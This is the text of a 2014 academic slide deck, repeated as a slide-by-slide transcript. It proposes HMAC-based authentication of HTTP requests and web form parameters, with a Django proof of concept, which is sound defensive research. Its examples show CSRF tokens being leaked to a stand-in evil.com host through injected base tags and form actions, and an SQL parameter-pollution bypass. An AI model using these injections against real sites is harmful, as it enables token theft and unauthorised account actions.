General Method of HTTP Messages Authentication Based on Hash Functions in Web Applications 
Denis Kolegov 
Tomsk State University 
Information Security and Cryptography Department 
SEPTEMBER 8 - 13 
EKATERINBURG 
2014
Introduction 
•HTTP doesn’t have built in message authentication mechanisms 
•HTTP messages authentication for web forms 
–Origin authenticity 
–Parameter names and values integrity 
–Workflow integrity 
•OWASP Top 10 2013 
–A4 Insecure Direct Object Reference 
–A7 Missing Function Level Access Control 
–A8 Cross-Site Request Forgery (CSRF) 
•Advanced Features 
–Attack surface reduction 
–Protection against automated attacks 
2

Example 1 – CSRF Attack 
3 
•Protection methods 
–Synchronizer token pattern 
–Double submit cookies 
–Encrypted token pattern 
–Header-based (Referer, X-Requested-With, custom headers) 
–Origin header 
•Attacks 
–Token leakage 
–Token prediction 
–Token retrieving (e.g., BREACH attack) 
–Cookie injection

Example 2 – CSRF Token Leakage 
•<BASE> jumping attack 
<base href="http://evil.com/"> ← Injection point 
<form action="create_folder"> 
<input type="hidden" name="csrf_token" value="21312">… 
</form> 
•Malicious request 
http://evil.com/create_folder?csrf_token=21312 
•Stolen CSRF token can be used by an attacker in different context 
http://example.com/admin/delete_account?csrf_token=21312 
4

Example 3 – CSRF Token Leakage 
•POST request based on location.hash value is used to download content from example.com/#/mypage 
example.com/#/evil.com ← Injection point 
•Malicious request 
POST http://evil.com/get_content 
Host: evil.com 
rn 
csrf_token=21312 
•Stolen CSRF token can be used by an attacker in different context 
http://example.com/admin/delete_account.php?csrf_token=21312 
5
Example 4 – CSRF Token Leakage 
•Content from http://example.com includes the following form 
<form action="$_SERVER['REFERER_URI']"> ← Injection point 
<input type="hidden" name="csrf_token" value="21312">… 
</form> 
•http://site.com//evil.com/../search corresponds to the following form 
<form action="//evil.com/../search"> 
<input type="hidden" name="csrf_token" value="21312">… 
</form> 
•Malicious request 
http://evil.com/../search?csrf_token=21312 
•Stolen CSRF token can be used by an attacker in different context 
http://example.com/admin/delete_account.php?csrf_token=21312 
6

Example 5 – Parameter Pollution 
•Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways 
/index.aspx?page=select 1,2,3 from table ← SQL-injection is detected 
/index.aspx?page=select 1&page=2,3 from table 
•Different web technologies manage multiple occurrences of the same parameter in different ways 
7

Example 6 – BREACH attack against CSRF Token 
•Attackers could figure out CSRF token even when the communication was encrypted 
•CSRF Tokens must be unique per request if HTTP Response compression is used 
•Facebook tokens 
–CSRF_Token = SHA2(accound_id, current_date, random_salt) 
•Links 
–https://blog.whitehatsec.com/raising-the-csrf-bar/ 
–https://www.facebook.com/notes/protect-the-graph/preventing-a-breach- attack/1455331811373632 
8

Example 7 - Insecure Direct Object Reference 
9
Example 8 - Insecure Direct Object Reference 
10

Causes and Consequences 
11 
Vulnerability 
Attack 
Weakness 
Threat 
Insecurity 
Risk 
Unsafety

Known Approaches 
•CSRF-tokens 
–Encryption-based 
–HMAC-based 
•Authenticated HTTP requests 
–RFC 6749 «The OAuth 1.0 Protocol» 
•«Signed requests» API (Yahoo, Amazon, Facebook, Twitter) 
•WAF 
–ModSecurity: HMAC Token Protection 
–F5 Networks ASM: Dynamic Content Value 
•Frameworks 
–ASP.NET Event Validation, View State MAC 
12
Limitations of Known Approaches 
•As a rule, web applications are protected from attacks against authenticity origin (e.g., CSRF attack) 
•HTTP messages authentication mechanisms are implemented in special protocols, API or WAFs 
•Client-side generated data and input fields are out of scope 
•Protocols should consider HTTP protocol features and influence of session management and load balancing mechanisms 
•Workflow protection is not implemented in known frameworks 
13
Authenticator Base String 
•Authenticator base string (ABS) is a normalized string, calculated from object’s and subject’s attributes according to security policy 
•The ABS includes the following elements of the HTTP request 
–Parameter names and values 
–User’s identifiers (session cookie mandatory should be there) 
–Resource’s identifier (URI) 
–HTTP request method 
–HTTP custom headers 
•Encoding and delimiters 
–BASE64, HEX 
–Special characters (# & ; =) 
14
Web Form Parameters 
•Controlled by name 
–An attacker can’t change parameter names that were set by server in HTTP response 
•Controlled by value 
–An attacker can’t change parameter values that were set by server in HTTP response 
•Validated 
–Client-side generated data 
–User’s input fields 
15
Base Validation Protocol 
•We want to validate user’s input using HMAC and authenticator string 
•Protocol parameters 
–A – alphabet of permitted input characters (e.g., 0,1,…,9) 
–U – union operation 
–w – user’s input 
–S(w) – set of word w characters 
–L(A) – string of ordered elements of set A 
–k – secret key 
•Protocol actions 
–Client ← Server: response, containing web form with input field and hidden field with mac = HMAC(k, L(A)) value 
–Client → Server: request with mac and w parameters 
–Server: if HMAC(k, L(A U S(w)) = mac then request is permitted 
16
•ABS is constructed by concatenating the following HTTP request elements according to security policy 
auth = 
ordered list of parameter names + ";" + 
ordered list of pairs (parameter name = value or #) + ";" + 
user’s identifier + ";" + 
resource’s identifier + ";" + 
HTTP method 
String Construction 
17

1.Create L = {p1, …, pm} ordered list of parameter name-value pairs of object request 
2. If parameters are controlled by name then 
auth = name(p1)+ "&" + … + "&" + name(pm) + ";" 
3. For each p from L 
if p is controlled then auth = auth + name(p) + "=" + value(p) + "&“ 
if p is validated then auth = auth + name(p) + "=#&" 
4. Add identification data of user and resource, and the HTTP method 
auth = auth + "; " + IDs + ";" + IDr + ";" + op 
Construction Method 
18

Sessionless Protocol 
•Parameters 
–k – server’s master key 
–kr – server’s one-time random key 
–IDr – resource's identifier 
–IDs – user’s identifier 
–LP – security policy expressed in a specific language 
–time – timestamp 
–E – encryption function, h – hash function 
•All servers share the same master key and there are no data in session 
•Protocol actions 
–Client → Server: initial request from user (IDs) to resource (IDr) 
–Client ← Server: response , containing access attributes mac = h(kr, auth, time) and Ek(LP , time, kr) 
–Client → Server: final request with IDs’, IDr’, mac’, Ek(LP, time, kr) 
19

Sessionful Protocol 
•Parameters 
–k – server’s key 
–IDr – resource's identifier 
–IDs – user’s identifier 
–LP – security policy expressed in a specific language 
–time – timestamp 
–E – encryption function, h – hash function 
•Session data 
–k, time and LP are stored in user’s session 
•Protocol actions 
–Client → Server: initial request from user (IDs) to resource (IDr) 
–Client ← Server: response, containing access attributes mac = h(k, auth, time) 
–Client → Server: final request with IDs’, IDr’, mac’ 
20

ABAC 
21
•ABAC can be configured to implement DAC, MAC, or RBAC (Jin, Krishnan, Sandhu, 2012) 
•Attribute is a property expressed as a name:value pair associated with any entity in the system 
•The proposed method of HTTP messages authentication can be expressed in terms of ABAC model 
•All this creates the prerequisites for unified access control mechanism in web applications 
ABAC properties 
22
•Elements of model 
–Operations – the HTTP methods (GET, POST, PUT, etc) 
–Objects – URIs 
–Object attributes – permitted parameters for access to object 
–Subject – HTTP request to objects 
–Subject attributes – HTTP request parameters and headers 
•Access rule 
–Subject can access object if and only if authenticator calculated from object’s attributes is equal to authenticator calculated from subject’s attributes 
Formal Description in ABAC 
23
The Control of Workflow Integrity 
24 
•We are currently researching if it possible to develop workflow protection mechanisms in the context of proposed method 
•Proposed HTTP messages authentication method makes some attacks against workflow impossible 
•Another enhancement of the method is adding a current state and sequence of permitted sates in the policy stored on a client-side in the encrypted form
Proof of Concept 
•Django Framework 
•Web forms strict security 
•Project 
–https://github.com/tsu-iscd/django-HTTPauth 
•Modes 
–Sessionless 
–Sessionful 
25
Features 
•Strict protection against CSRF attack 
•CSRF-tokens protection 
–time to live – protection against replay attacks 
–randomization – protection against BREACH-like attacks 
–context – protection against leakage 
•Integrity control of parameter names and values 
•Parameter values validation in a given alphabet 
•Support configuration without persistent and sharing sessions 
26

Policy Description 
auth_policy = { 
“object”: URI regular expression, 
“subject”: session identifier name, 
“name_protection”: True | False, 
“replay_protection”: { 
“enable”: True | False, 
“interval”: value}, 
“parameter_protection”: { 
parameter_name: { 
“action”: “control” | “validate” 
“value”: regular expression }, …, } 
} 
27

Policy Example 
class ClientForm(forms.Form): 
product = forms.CharField(initial='Test') 
price = forms.IntegerField() 
policy = {'object':'http://127.0.0.1:8000/add/', 
'name_protection' : False, 
'replay_protection': { 
'enable':True, 
'interval':'30' }, 
'parameter_protection': { 
‘product': { 
'action':'validate', 
'value':'[A-Za-z]+'}, 
'price': { 
'action':'control'}}} 
28
Application Example 
29
Conclusion 
•HTTP messages authentication ABAC model is developed 
•General HTTP authentication method allowing to control and to validate client-side generated data is proposed 
•Authentication protocol adapted to employment in web applications is designed 
–Proposed approach can be employ in configurations without sharing or persistent sessions support 
–Protocol data can be stored on server-side and client-side 
•PoC have been implemented in Django framework 
30
Bibliography 
•Vladimir Kochetkov. How to Develop a Secure Web Application and Stay in Mind? URL: http://www.slideshare.net/kochetkov.vladimir/how- to-develop-a-secure-web-application-and-stay-in-mind-phdays-3 
•Jim Monico, Eoin Keary. Form Processing and Workflows. URL: http://secappdev.org/handouts/2014/Jim%20Manico/HTML%20Forms%20and%20Workflows%20v3.pdf 
•Sergey Bobrov. Web Application Attacks via Request-URI. URL: http://xakep.ru/issue/xa-171/ 
•TrustWave’s SpiderLabs. HMAC Token Protection. URL: http://blog.spiderlabs.com/2014/01/modsecurity-advanced-topic-of- the-week-hmac-token-protection.html 
31
32 
Denis Kolegov 
E-mail: dnkolegov@gmail.com 
Twitter: @dnkolegov

General Method of HTTP Messages Authentication Based on Hash Functions in Web Applications

  • 1.
    General Method ofHTTP Messages Authentication Based on Hash Functions in Web Applications Denis Kolegov Tomsk State University Information Security and Cryptography Department SEPTEMBER 8 - 13 EKATERINBURG 2014
  • 2.
    Introduction •HTTP doesn’thave built in message authentication mechanisms •HTTP messages authentication for web forms –Origin authenticity –Parameter names and values integrity –Workflow integrity •OWASP Top 10 2013 –A4 Insecure Direct Object Reference –A7 Missing Function Level Access Control –A8 Cross-Site Request Forgery (CSRF) •Advanced Features –Attack surface reduction –Protection against automated attacks 2
  • 3.
    Example 1 –CSRF Attack 3 •Protection methods –Synchronizer token pattern –Double submit cookies –Encrypted token pattern –Header-based (Referer, X-Requested-With, custom headers) –Origin header •Attacks –Token leakage –Token prediction –Token retrieving (e.g., BREACH attack) –Cookie injection
  • 4.
    Example 2 –CSRF Token Leakage •<BASE> jumping attack <base href="http://evil.com/"> ← Injection point <form action="create_folder"> <input type="hidden" name="csrf_token" value="21312">… </form> •Malicious request http://evil.com/create_folder?csrf_token=21312 •Stolen CSRF token can be used by an attacker in different context http://example.com/admin/delete_account?csrf_token=21312 4
  • 5.
    Example 3 –CSRF Token Leakage •POST request based on location.hash value is used to download content from example.com/#/mypage example.com/#/evil.com ← Injection point •Malicious request POST http://evil.com/get_content Host: evil.com rn csrf_token=21312 •Stolen CSRF token can be used by an attacker in different context http://example.com/admin/delete_account.php?csrf_token=21312 5
  • 6.
    Example 4 –CSRF Token Leakage •Content from http://example.com includes the following form <form action="$_SERVER['REFERER_URI']"> ← Injection point <input type="hidden" name="csrf_token" value="21312">… </form> •http://site.com//evil.com/../search corresponds to the following form <form action="//evil.com/../search"> <input type="hidden" name="csrf_token" value="21312">… </form> •Malicious request http://evil.com/../search?csrf_token=21312 •Stolen CSRF token can be used by an attacker in different context http://example.com/admin/delete_account.php?csrf_token=21312 6
  • 7.
    Example 5 –Parameter Pollution •Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways /index.aspx?page=select 1,2,3 from table ← SQL-injection is detected /index.aspx?page=select 1&page=2,3 from table •Different web technologies manage multiple occurrences of the same parameter in different ways 7
  • 8.
    Example 6 –BREACH attack against CSRF Token •Attackers could figure out CSRF token even when the communication was encrypted •CSRF Tokens must be unique per request if HTTP Response compression is used •Facebook tokens –CSRF_Token = SHA2(accound_id, current_date, random_salt) •Links –https://blog.whitehatsec.com/raising-the-csrf-bar/ –https://www.facebook.com/notes/protect-the-graph/preventing-a-breach- attack/1455331811373632 8
  • 9.
    Example 7 -Insecure Direct Object Reference 9
  • 10.
    Example 8 -Insecure Direct Object Reference 10
  • 11.
    Causes and Consequences 11 Vulnerability Attack Weakness Threat Insecurity Risk Unsafety
  • 12.
    Known Approaches •CSRF-tokens –Encryption-based –HMAC-based •Authenticated HTTP requests –RFC 6749 «The OAuth 1.0 Protocol» •«Signed requests» API (Yahoo, Amazon, Facebook, Twitter) •WAF –ModSecurity: HMAC Token Protection –F5 Networks ASM: Dynamic Content Value •Frameworks –ASP.NET Event Validation, View State MAC 12
  • 13.
    Limitations of KnownApproaches •As a rule, web applications are protected from attacks against authenticity origin (e.g., CSRF attack) •HTTP messages authentication mechanisms are implemented in special protocols, API or WAFs •Client-side generated data and input fields are out of scope •Protocols should consider HTTP protocol features and influence of session management and load balancing mechanisms •Workflow protection is not implemented in known frameworks 13
  • 14.
    Authenticator Base String •Authenticator base string (ABS) is a normalized string, calculated from object’s and subject’s attributes according to security policy •The ABS includes the following elements of the HTTP request –Parameter names and values –User’s identifiers (session cookie mandatory should be there) –Resource’s identifier (URI) –HTTP request method –HTTP custom headers •Encoding and delimiters –BASE64, HEX –Special characters (# & ; =) 14
  • 15.
    Web Form Parameters •Controlled by name –An attacker can’t change parameter names that were set by server in HTTP response •Controlled by value –An attacker can’t change parameter values that were set by server in HTTP response •Validated –Client-side generated data –User’s input fields 15
  • 16.
    Base Validation Protocol •We want to validate user’s input using HMAC and authenticator string •Protocol parameters –A – alphabet of permitted input characters (e.g., 0,1,…,9) –U – union operation –w – user’s input –S(w) – set of word w characters –L(A) – string of ordered elements of set A –k – secret key •Protocol actions –Client ← Server: response, containing web form with input field and hidden field with mac = HMAC(k, L(A)) value –Client → Server: request with mac and w parameters –Server: if HMAC(k, L(A U S(w)) = mac then request is permitted 16
  • 17.
    •ABS is constructedby concatenating the following HTTP request elements according to security policy auth = ordered list of parameter names + ";" + ordered list of pairs (parameter name = value or #) + ";" + user’s identifier + ";" + resource’s identifier + ";" + HTTP method String Construction 17
  • 18.
    1.Create L ={p1, …, pm} ordered list of parameter name-value pairs of object request 2. If parameters are controlled by name then auth = name(p1)+ "&" + … + "&" + name(pm) + ";" 3. For each p from L if p is controlled then auth = auth + name(p) + "=" + value(p) + "&“ if p is validated then auth = auth + name(p) + "=#&" 4. Add identification data of user and resource, and the HTTP method auth = auth + "; " + IDs + ";" + IDr + ";" + op Construction Method 18
  • 19.
    Sessionless Protocol •Parameters –k – server’s master key –kr – server’s one-time random key –IDr – resource's identifier –IDs – user’s identifier –LP – security policy expressed in a specific language –time – timestamp –E – encryption function, h – hash function •All servers share the same master key and there are no data in session •Protocol actions –Client → Server: initial request from user (IDs) to resource (IDr) –Client ← Server: response , containing access attributes mac = h(kr, auth, time) and Ek(LP , time, kr) –Client → Server: final request with IDs’, IDr’, mac’, Ek(LP, time, kr) 19
  • 20.
    Sessionful Protocol •Parameters –k – server’s key –IDr – resource's identifier –IDs – user’s identifier –LP – security policy expressed in a specific language –time – timestamp –E – encryption function, h – hash function •Session data –k, time and LP are stored in user’s session •Protocol actions –Client → Server: initial request from user (IDs) to resource (IDr) –Client ← Server: response, containing access attributes mac = h(k, auth, time) –Client → Server: final request with IDs’, IDr’, mac’ 20
  • 21.
  • 22.
    •ABAC can beconfigured to implement DAC, MAC, or RBAC (Jin, Krishnan, Sandhu, 2012) •Attribute is a property expressed as a name:value pair associated with any entity in the system •The proposed method of HTTP messages authentication can be expressed in terms of ABAC model •All this creates the prerequisites for unified access control mechanism in web applications ABAC properties 22
  • 23.
    •Elements of model –Operations – the HTTP methods (GET, POST, PUT, etc) –Objects – URIs –Object attributes – permitted parameters for access to object –Subject – HTTP request to objects –Subject attributes – HTTP request parameters and headers •Access rule –Subject can access object if and only if authenticator calculated from object’s attributes is equal to authenticator calculated from subject’s attributes Formal Description in ABAC 23
  • 24.
    The Control ofWorkflow Integrity 24 •We are currently researching if it possible to develop workflow protection mechanisms in the context of proposed method •Proposed HTTP messages authentication method makes some attacks against workflow impossible •Another enhancement of the method is adding a current state and sequence of permitted sates in the policy stored on a client-side in the encrypted form
  • 25.
    Proof of Concept •Django Framework •Web forms strict security •Project –https://github.com/tsu-iscd/django-HTTPauth •Modes –Sessionless –Sessionful 25
  • 26.
    Features •Strict protectionagainst CSRF attack •CSRF-tokens protection –time to live – protection against replay attacks –randomization – protection against BREACH-like attacks –context – protection against leakage •Integrity control of parameter names and values •Parameter values validation in a given alphabet •Support configuration without persistent and sharing sessions 26
  • 27.
    Policy Description auth_policy= { “object”: URI regular expression, “subject”: session identifier name, “name_protection”: True | False, “replay_protection”: { “enable”: True | False, “interval”: value}, “parameter_protection”: { parameter_name: { “action”: “control” | “validate” “value”: regular expression }, …, } } 27
  • 28.
    Policy Example classClientForm(forms.Form): product = forms.CharField(initial='Test') price = forms.IntegerField() policy = {'object':'http://127.0.0.1:8000/add/', 'name_protection' : False, 'replay_protection': { 'enable':True, 'interval':'30' }, 'parameter_protection': { ‘product': { 'action':'validate', 'value':'[A-Za-z]+'}, 'price': { 'action':'control'}}} 28
  • 29.
  • 30.
    Conclusion •HTTP messagesauthentication ABAC model is developed •General HTTP authentication method allowing to control and to validate client-side generated data is proposed •Authentication protocol adapted to employment in web applications is designed –Proposed approach can be employ in configurations without sharing or persistent sessions support –Protocol data can be stored on server-side and client-side •PoC have been implemented in Django framework 30
  • 31.
    Bibliography •Vladimir Kochetkov.How to Develop a Secure Web Application and Stay in Mind? URL: http://www.slideshare.net/kochetkov.vladimir/how- to-develop-a-secure-web-application-and-stay-in-mind-phdays-3 •Jim Monico, Eoin Keary. Form Processing and Workflows. URL: http://secappdev.org/handouts/2014/Jim%20Manico/HTML%20Forms%20and%20Workflows%20v3.pdf •Sergey Bobrov. Web Application Attacks via Request-URI. URL: http://xakep.ru/issue/xa-171/ •TrustWave’s SpiderLabs. HMAC Token Protection. URL: http://blog.spiderlabs.com/2014/01/modsecurity-advanced-topic-of- the-week-hmac-token-protection.html 31
  • 32.
    32 Denis Kolegov E-mail: dnkolegov@gmail.com Twitter: @dnkolegov